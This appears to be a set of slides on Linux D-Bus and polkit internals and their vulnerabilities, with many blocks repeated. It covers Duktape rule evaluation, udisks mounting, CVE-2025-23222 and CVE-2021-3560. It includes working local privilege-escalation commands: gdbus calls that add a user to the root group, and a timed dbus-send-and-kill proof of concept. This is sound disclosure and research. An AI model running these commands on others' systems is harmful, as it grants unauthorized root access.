/* -*- mode: js; js-indent-level: 4; indent-tabs-mode: nil

function Action() {
    this.lookup = function(name) {
        return this["_detail_" + name];
    },

    this.toString = function() {
        var ret = "[Action id='" + this.id + "'";
        for (var i in this) {
            if (i.indexOf("_detail_") == 0) {
                var key = i.substr(8);
                var value = this[i];
                ret += " " + key + "='" + value + "'";
            }
        }
        ret += "]";
        return ret;
    };
};
```

polkitbackend/init.js

Introduction
Admin User

- How **polkitd** runs JavaScript code ?!

Duktape

Duktape is an **embeddable Javascript** engine, with a focus on **portability** and compact **footprint**.

Duktape is easy to integrate into a C/C++ project: add `duktape.c`, `duktape.h`, and `duk_config.h` to your build, and use the Duktape API to call ECMAScript functions from C code and vice versa.

Use embedded JS engine duktape

```
heap = duk_create_heap(0LL, 0LL, 0LL, a1, sub_C2E0);
if ( heap )
{
  v2 = heap;
  *(*(a1 + 24) + 16LL) = heap;
  duk_push_global_object(heap);
  duk_push_object(v2);
  duk_put_function_list(v2, 0xFFFFFFFFLL, &off_1D100);
  duk_put_prop_string(v2, 4294967294LL, "polkit");
  duk_eval_raw(
    v2,
    "/* -*- mode: js; js-indent-level: 4; indent-tabs-mode: nil -*- */\n"
    "\n"
    "function Action() {\n"
    "    this.lookup = function(name) {\n"
    "        return this[\"_detail_\" + name];\n"
    "    },\n"
    "\n"
    "    this.toString = function() {\n"
    "        var ret = \"[Action id='\" + this.id + \"']\";\n"
    "        for (var i in this) {\n"
    "            if (i.indexOf(\"_detail_\") == 0) {\n"
    "                var key = i.substr(8);\n"
    "                var value = this[i];\n"
    "                ret += \" \" + key + \"='\" + value + \"'\";\n"
    "            }\n"
    "        }\n"
    "        ret += \"]\";\n"
```

Decompiled code

```
polkit._ruleFuncs = [];
polkit.addRule = function(callback) {this._ruleFuncs.push(callback);};
polkit._runRules = function(action, subject) {
    var ret = null;
    for (var n = 0; n < this._ruleFuncs.length; n++) {
        var func = this._ruleFuncs[n];
        var func_ret = func(action, subject);
        if (func_ret) {
            ret = func_ret;
            break
        }
    }
    return ret;
};
```

1. polkitd runs init.js to defines **addRule** function

```
polkit._ruleFuncs = [];
polkit.addRule = function(callback) {this._ruleFuncs.push(callback);};
polkit._runRules = function(action, subject) {
    var ret = null;
    for (var n = 0; n < this._ruleFuncs.length; n++) {
        var func = this._ruleFuncs[n];
        var func_ret = func(action, subject);
        if (func_ret) {
            ret = func_ret;
            break
        }
    }
    return ret;
};
```

1. polkitd runs init.js to defines **addRule** function

```
dbus-test@DBUS-TEST-VM:~$ ls -al /usr/share/polkit-1/rules.d/*.rules
-rw-r--r-- 1 root root 1176 Aug 13  2024 /usr/share/polkit-1/rules.d/20-gnome-initial-setup.rules
-rw-r--r-- 1 root root  353 Jul 11  2024 /usr/share/polkit-1/rules.d/20-gnome-remote-desktop.rules
-rw-r--r-- 1 root root  104 Dec  2 19:59 /usr/share/polkit-1/rules.d/49-ubuntu-admin.rules
-rw-r--r-- 1 root root  325 Dec  2 19:59 /usr/share/polkit-1/rules.d/50-default.rules
-rw-r--r-- 1 root root 3373 Jun  5  2023 /usr/share/polkit-1/rules.d/com.ubuntu.desktop.rules
-rw-r--r-- 1 root root  523 Apr  8  2024 /usr/share/polkit-1/rules.d/gamemode.rules
-rw-r--r-- 1 root root  556 Nov 21 20:11 /usr/share/polkit-1/rules.d/gnome-control-center.rules
-rw-r--r-- 1 root root  182 Mar 31  2024 /usr/share/polkit-1/rules.d/org.a11y.brlapi.rules
```

2. Iterates **/usr/share/polkit-1/rules.d/*.rules**

```
polkit._ruleFuncs = [];
polkit.addRule = function(callback) {this._ruleFuncs.push(callback);};
polkit._runRules = function(action, subject) {
    var ret = null;
    for (var n = 0; n < this._ruleFuncs.length; n++) {
        var func = this._ruleFuncs[n];
        var func_ret = func(action, subject);
        if (func_ret) {
            ret = func_ret;
            break
        }
    }
    return ret;
};
```

1. polkitd runs init.js to defines **addRule** function

```
dbus-test@DBUS-TEST-VM:~$ ls -al /usr/share/polkit-1/rules.d/*.rules
-rw-r--r-- 1 root root 1176 Aug 13  2024 /usr/share/polkit-1/rules.d/20-gnome-initial-setup.rules
-rw-r--r-- 1 root root  353 Jul 11  2024 /usr/share/polkit-1/rules.d/20-gnome-remote-desktop.rules
-rw-r--r-- 1 root root  104 Dec  2 19:59 /usr/share/polkit-1/rules.d/49-ubuntu-admin.rules
-rw-r--r-- 1 root root  325 Dec  2 19:59 /usr/share/polkit-1/rules.d/50-default.rules
-rw-r--r-- 1 root root 3373 Jun  5  2023 /usr/share/polkit-1/rules.d/com.ubuntu.desktop.rules
-rw-r--r-- 1 root root  523 Apr  8  2024 /usr/share/polkit-1/rules.d/gamemode.rules
-rw-r--r-- 1 root root  556 Nov 21 20:11 /usr/share/polkit-1/rules.d/gnome-control-center.rules
-rw-r--r-- 1 root root  182 Mar 31  2024 /usr/share/polkit-1/rules.d/org.a11y.brlapi.rules
```

2. Iterates **/usr/share/polkit-1/rules.d/*.rules**

```
polkit.addRule(function(action, subject) {
    if (subject.user !== 'gnome-initial-setup')
        return undefined;

    var actionMatches = (action.id.indexOf('org.freedesktop.hostname1.') === 0 ||
                         action.id.indexOf('org.freedesktop.NetworkManager.') === 0 ||
                         action.id.indexOf('org.freedesktop.locale1.') === 0 ||
                         action.id.indexOf('org.freedesktop.accounts.') === 0 ||
```

3. Runs the JS code of rule file and adds callback functions into array

```
polkit._ruleFuncs = [];
polkit.addRule = function(callback) {this._ruleFuncs.push(callback);};
polkit._runRules = function(action, subject) {
    var ret = null;
    for (var n = 0; n < this._ruleFuncs.length; n++) {
        var func = this._ruleFuncs[n];
        var func_ret = func(action, subject);
        if (func_ret) {
            ret = func_ret;
            break
        }
    }
    return ret;
};
```

1. polkitd runs init.js to defines **addRule** function

```
dbus-test@DBUS-TEST-VM:~$ ls -al /usr/share/polkit-1/rules.d/*.rules
-rw-r--r-- 1 root root 1176 Aug 13  2024 /usr/share/polkit-1/rules.d/20-gnome-initial-setup.rules
-rw-r--r-- 1 root root  353 Jul 11  2024 /usr/share/polkit-1/rules.d/20-gnome-remote-desktop.rules
-rw-r--r-- 1 root root  104 Dec  2 19:59 /usr/share/polkit-1/rules.d/49-ubuntu-admin.rules
-rw-r--r-- 1 root root  325 Dec  2 19:59 /usr/share/polkit-1/rules.d/50-default.rules
-rw-r--r-- 1 root root 3373 Jun  5  2023 /usr/share/polkit-1/rules.d/com.ubuntu.desktop.rules
-rw-r--r-- 1 root root  523 Apr  8  2024 /usr/share/polkit-1/rules.d/gamemode.rules
-rw-r--r-- 1 root root  556 Nov 21 20:11 /usr/share/polkit-1/rules.d/gnome-control-center.rules
-rw-r--r-- 1 root root  182 Mar 31  2024 /usr/share/polkit-1/rules.d/org.a11y.brlapi.rules
```

2. Iterates **/usr/share/polkit-1/rules.d/*.rules**

```
static PolkitImplicitAuthorization
polkit_backend_js_authority_check_authorization_sync (PolkitBacken
                                                      PolkitSubjec
                                                      PolkitSubjec
                                                      PolkitIdenti
                                                      gboolean
                                                      gboolean
                                                      const gchar
                                                      PolkitDetail
                                                      PolkitImplic
{
  // [...]
  if (!call_js_function_with_runaway_killer (authority,
                                             "_runRules",
                                             G_N_ELEMENTS (argv),
                                             argv,
                                             &rval))
```

```
polkit.addRule(function(action, subject) {
    if (subject.user !== 'gnome-initial-setup')
        return undefined;

    var actionMatches = (action.id.indexOf('org.freedesktop.hostname1.') === 0 ||
                         action.id.indexOf('org.freedesktop.NetworkManager.') === 0 ||
                         action.id.indexOf('org.freedesktop.locale1.') === 0 ||
                         action.id.indexOf('org.freedesktop.accounts.') === 0 ||
```

3. Runs the JS code of rule file and adds callback functions into array

4. Invokes all callback functions to authenticate subject and action
   if CheckAuthorization method is called


Introduction

Summary

- By leveraging dbus and polkit, it is practical that a low-privileged user mounts a file system which needs **CAP_SYS_ADMIN**
  - SSD ADVISORY – LINUX KERNEL HFSPLUS SLAB-OUT-OF-BOUNDS WRITE
- Explore more attack surfaces!

```
dbus-test@DBUS-TEST-VM:~$ udisksctl mount -b /dev/sda
```


```
dbus-test@DBUS-TEST-VM:~$ udisksctl mount -b /dev/sda
```



Bus name: org.freedesktop.UDisks2
Object path: /org/freedesktop/UDisks2/block_devices/loop0
Interface: org.freedesktop.UDisks2.Filesystem
Method: Mount

(System bus)

```
dbus-test@DBUS-TEST-VM:~$ udisksctl mount -b /dev/sda
```




(System bus)

/usr/libexec/udisks2/udisksd
(Run as root)

```
action_id = "org.freedesktop.udisks2.filesystem-mount";
/* Translators: Shown in authentication dialog when the user
 * requests mounting a filesystem.
 *
 * Do not translate $(drive), it's a placeholder and
 * will be replaced by the name of the drive/device in question
 */
message = N_("Authentication is required to mount $(drive)");
// [...]
if (!udisks_daemon_util_check_authorization_sync (daemon,
                                                  object,
                                                  action_id,
                                                  options,
                                                  message,
                                                  invocation))
  return FALSE;
```

src/udiskslinuxfilesystem.c

```
dbus-test@DBUS-TEST-VM:~$ udisksctl mount -b /dev/sda
```



(System bus)

/usr/libexec/udisks2/udisksd
(Run as root)

polkitd

```
action_id = "org.freedesktop.udisks2.filesystem-mount";
/* Translators: Shown in authentication dialog when the user
 * requests mounting a filesystem.
 *
 * Do not translate $(drive), it's a placeholder and
 * will be replaced by the name of the drive/device in question
 */
message = N_("Authentication is required to mount $(drive)");
// [...]
if (!udisks_daemon_util_check_authorization_sync (daemon,
                                                  object,
                                                  action_id,
                                                  options,
                                                  message,
                                                  invocation))
  return FALSE;
```

src/udiskslinuxfilesystem.c

```
<action id="org.freedesktop.udisks2.filesystem-mount">
  <description>Mount a filesystem</description>
  [...]
  <defaults>
    <allow_any>auth_admin</allow_any>
    <allow_inactive>auth_admin</allow_inactive>
    <allow_active>yes</allow_active>
  </defaults>
</action>
```

Local access —> allow

/usr/share/polkit-1/actions/**org.freedesktop.UDisks2.policy**

```
dbus-test@DBUS-TEST-VM:~$ udisksctl mount -b /dev/sda
```


(System bus)

/usr/libexec/udisks2/udisksd
(Run as root)

OK !

polkitd

```c
action_id = "org.freedesktop.udisks2.filesystem-mount";
/* Translators: Shown in authentication dialog when the user
 * requests mounting a filesystem.
 *
 * Do not translate $(drive), it's a placeholder and
 * will be replaced by the name of the drive/device in question
 */
message = N_("Authentication is required to mount $(drive)");
// [...]
if (!udisks_daemon_util_check_authorization_sync (daemon,
                                                  object,
                                                  action_id,
                                                  options,
                                                  message,
                                                  invocation))
  return FALSE;
```

src/udiskslinuxfilesystem.c

```
dbus-test@DBUS-TEST-VM:~$ udisksctl mount -b /dev/sda
```


(System bus)

/usr/libexec/udisks2/udisksd
(Run as **root**)

SYS_mount with arguments
(**CAP_SYS_ADMIN**)

```c
action_id = "org.freedesktop.udisks2.filesystem-mount";
/* Translators: Shown in authentication dialog when the user
 * requests mounting a filesystem.
 *
 * Do not translate $(drive), it's a placeholder and
 * will be replaced by the name of the drive/device in question
 */
message = N_("Authentication is required to mount $(drive)");
// [...]
if (!udisks_daemon_util_check_authorization_sync (daemon,
                                                  object,
                                                  action_id,
                                                  options,
                                                  message,
                                                  invocation))
  return FALSE;
```

src/udiskslinuxfilesystem.c

```
dd if=/dev/zero of=ext4.img bs=1M count=100

mkfs.ext4 ext4.img

# attach an image to loop device and mount in /media/<username>/...
udisksctl loop-setup -f ext4.img

# show all loop device
losetup -a

# umount
udisksctl unmount -b /dev/loopN
```

Mount filesystem cheatsheet

CVE-2025-23222

CVE-2025-23222

Overview

- Reference the Opensuse post
- Privilege escalation vunlnerability in dde-api-proxy
- **dde-api-proxy**
  - A proxy service for DDE (Deepin Desktop Environment)
  - Implemented as system **dbus** service
    - Run as root

CVE-2025-23222

Root Cause

- Bad design
  - Register the **legacy** dbus interfaces and forward msg to **actual** services
    - Forwarding without any verification
  - Actual dbus services only see this message is sent from root user and handle it

CVE-2025-23222

Root Cause

```
user$ gdbus call -y -d org.deepin.dde.Grub2 \
    -o /org/deepin/dde/Grub2 -m org.deepin.dde.Grub2.SetTimeout 100
Error: GDBus.Error:org.deepin.dde.DBus.Error.Unnamed: not allow :1.167 call this
```

Fail to access actual dbus

```
user$ gdbus call -y  -d com.deepin.daemon.Grub2 \
    -o /com/deepin/daemon/Grub2 -m com.deepin.daemon.Grub2.SetTimeout 10
()
```

Succeed by using legacy name

CVE-2025-23222

Get Root

- Method **org.deepin.dde.Accounts1.User.AddGroup**
  - Add user to specified group
  - Need to be authorized by polkit
- Call the legacy method name **com.deepin.daemon.Accounts**
  - Without any authentication request
  - Add current user to root group

CVE-2025-23222

Get Root

```
gdbus call -y -d org.deepin.dde.Accounts1 -o /org/deepin/dde/Accounts1/User1000 \
    -m org.deepin.dde.Accounts1.User.AddGroup root
Error: GDBus.Error:org.deepin.dde.DBus.Error.Unnamed: Policykit authentication failed
```

```
gdbus call -y -d com.deepin.daemon.Accounts -o /com/deepin/daemon/Accounts/User1000 \
    -m com.deepin.daemon.Accounts.User.AddGroup root
()
```

CVE-2025-23222

Fix

- Commit 95b50dd
  - Forward the **sender's pid** to the Polkit service for authentication

```
bool checkAuthorization(const QString &actionId, const QString &service,const QDBusConnection &connection) const
{
    auto pid = connection.interface()->servicePid(service).value();
    auto authority = PolkitQt1::Authority::instance();
    auto result = authority->checkAuthorizationSync(actionId,
                                                    PolkitQt1::UnixProcessSubject(pid),
                                                    PolkitQt1::Authority::AllowUserInteraction);
    if (authority->hasError()) {
        qWarning() << "checkAuthorizationSync failed:" << authority->lastError()
                   << authority->errorDetails();
        return false;
    }

    return result == PolkitQt1::Authority::Result::Yes;
}
```

CVE-2025-23222

Fix

- Incomplete fix
  - Function **PolkitQt1::UnixProcessSubject** is deprecated due to racy issue
    - Find UID from **/proc/PID/status** by process' PID and start_time
    - Use them as a **subject**
  - CVE-2013-4288 polkit: unix-process subject for authorization is racy
    - Bypass authorization check by start a setuid process before the check is performed

CVE-2021-3560

CVE-2021-3560

Overview

- Reference the GitHub blog post and RedHat report
- An error mishandling vulnerability lead to local privilege escalation
- The exploit depends on some packages, but all of which are not related to the vulnerability itself

CVE-2021-3560

Execution Flow

1. (sender) **dbus-send** —> **accounts-daemon**
    - Associate a random-gen **bus name (1:69)** to sender process
2. **accounts-daemon** —> **polkitd**
    - Check if bus name **1:69** has permission to create new user

CVE-2021-3560

Execution Flow

3. **polkitd** —> **dbus-daemon**
    - Find the UID of the corresponding bus name (**1:69**)
    - Authorization
        - If UID **is** 0, authorizing the request immediately
        - If UID **isn’t** 0, popping a dialog box if sender is administrator; otherwise, just return an error

CVE-2021-3560

Root Cause

- What happens if **dbus-daemon** finds that the bus name no longer exists?
  - Return an error
- However, **polkitd** mishandles the error !
  - Treat the request as though it came from a process with UID 0

CVE-2021-3560

Fix

- Upstream commit a04d13af
  - If bus name doesn't exist, return FALSE to caller

```
422   g_dbus_connection_call (connection,
423                           "org.freedesktop.DBus",       /* name */
424                           "/org/freedesktop/DBus",      /* object path */
425                           "org.freedesktop.DBus",       /* interface name */
426                           "GetConnectionUnixProcessID", /* method */
427                           g_variant_new ("(s)", system_bus_name->name),
428                           G_VARIANT_TYPE ("(u)"),
429                           G_DBUS_CALL_FLAGS_NONE,
430                           -1,
431                           cancellable,
432                           on_retrieved_unix_uid_pid,
433                           &data);
434
435   while (!((data.retrieved_uid && data.retrieved_pid) || data.caught_error))
436     g_main_context_iteration (tmp_context, TRUE);
437
438   if (data.caught_error)
439     goto out;
440
441   if (out_uid)
442     *out_uid = data.uid;
443   if (out_pid)
444     *out_pid = data.pid;
445   ret = TRUE;
446  out:
447   if (tmp_context)
448     {
449       g_main_context_pop_thread_default (tmp_context);
450       g_main_context_unref (tmp_context);
451     }
452   if (connection != NULL)
453     g_object_unref (connection);
454   return ret;
455 }
```

CVE-2021-3560

Fix

- Now **polkit_system_bus_name_get_user_sync()** can handler the error correctly
  - Before fixed, it continues executing and returns UID=0 user at #L515

```
499 PolkitUnixUser *
500 polkit_system_bus_name_get_user_sync (PolkitSystemBusName  *system_bus_name,
501                                       GCancellable         *cancellable,
502                                       GError              **error)
503 {
504   PolkitUnixUser *ret = NULL;
505   guint32 uid;
506
507   g_return_val_if_fail (POLKIT_IS_SYSTEM_BUS_NAME (system_bus_name), NULL);
508   g_return_val_if_fail (cancellable == NULL || G_IS_CANCELLABLE (cancellable), NULL);
509   g_return_val_if_fail (error == NULL || *error == NULL, NULL);
510
511   if (!polkit_system_bus_name_get_creds_sync (system_bus_name, &uid, NULL,
512                                               cancellable, error))
513     goto out;
514
515   ret = (PolkitUnixUser*)polkit_unix_user_new (uid);
516
517  out:
518   return ret;
519 }
520
```

CVE-2021-3560

Proof-Of-Concept

```
dbus-test@DBUS-TEST-VM:~$ time dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts org.freedesktop.Accounts.CreateUs
er string:boris string:"AAAAAAA" int32:1
Error org.freedesktop.Accounts.Error.PermissionDenied: Authentication is required

real    0m0.009s
user    0m0.002s
sys     0m0.001s
```

1. Test the execution time

```
dbus-test@DBUS-TEST-VM:~$ dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts org.freedesktop.Accounts.CreateUser st
ring:boris string:"AAAAAAA" int32:1 & sleep 0.004s ; kill $!
[1] 4751
```

2. Kill sender process before it finishes

Tricks

Trick1 - Abuse Rule Limitations

- Could a remote client use local machine session to do something?
  - **<allow_any>** —> **<allow_active>** or **<allow_inactive>**

Trick1 - Abuse Rule Limitations

- Could a remote client use local machine session to do something?
  - **<allow_any>** —> **<allow_active>** or **<allow_inactive>**

- ANS: Yes, you can use **systemctl** to achive it !
  - Prerequisite: there is a local session

Trick1 - Abuse Rule Limitations

- Remote? Local? Active? Inactive?

Trick1 - Abuse Rule Limitations

- Remote? Local? Active? Inactive?

- Function polkit_backend_session_monitor_is_session_local
  - Check if **/run/systemd/sessions/<session_id>** has env **SEAT**

Trick1 - Abuse Rule Limitations

- Remote? Local? Active? Inactive?

- Function polkit_backend_session_monitor_is_session_active
  - Check if **/run/systemd/sessions/<session_id>** has env **STATE**

Trick1 - Abuse Rule Limitations

- /proc/pid/cgroup
  - Remote
    - 0::/user.slice/user-1000.slice/session-4.scope
  - Local
    - 0::/user.slice/user-1000.slice/user@1000.service/app.slice/app-org.gnome.Terminal.slice/vte-spawn-835de5e4-7da0-4f04-bee0-045f8dc3392b.scope

Trick1 - Abuse Rule Limitations

- /proc/pid/cgroup
  - Remote
    - 0::/user.slice/user-1000.slice/session-4.scope
  - Local
    - 0::/user.slice/user-**1000**.slice/user@1000.service/app.slice/app-org.gnome.Terminal.slice/vte-spawn-835de5e4-7da0-4f04-bee0-045f8dc3392b.scope

Trick1 - Abuse Rule Limitations

```
# This is private data. Do not parse.
NAME=dbus-test
STATE=active
STOPPING=no
RUNTIME=/run/user/1000
DISPLAY=21
REALTIME=1747721961420464
MONOTONIC=37441571
SESSIONS=21 6 4
SEATS=seat0
ACTIVE_SESSIONS=21 6 4
ONLINE_SESSIONS=21 4
ACTIVE_SEATS=seat0
ONLINE_SEATS=seat0
```

/run/systemd/users/1000


```
# This is private data. Do not parse.
UID=1000
USER=dbus-test
ACTIVE=1
IS_DISPLAY=1
STATE=active
REMOTE=0
TYPE=wayland
ORIGINAL_TYPE=wayland
CLASS=user
SCOPE=session-21.scope
FIFO=/run/systemd/sessions/21.ref
SEAT=seat0
TTY=tty2
TTY_VALIDITY=from-pam
SERVICE=gdm-password
VTNR=2
LEADER=6120
AUDIT=21
REALTIME=1747726483794605
MONOTONIC=4559815712
CONTROLLER=:1.221
DEVICES=226:0 13:66 13:67 13:65 13:64
```

/run/systemd/sessions/21


Trick1 - Abuse Rule Limitations

Trick1 - Abuse Rule Limitations

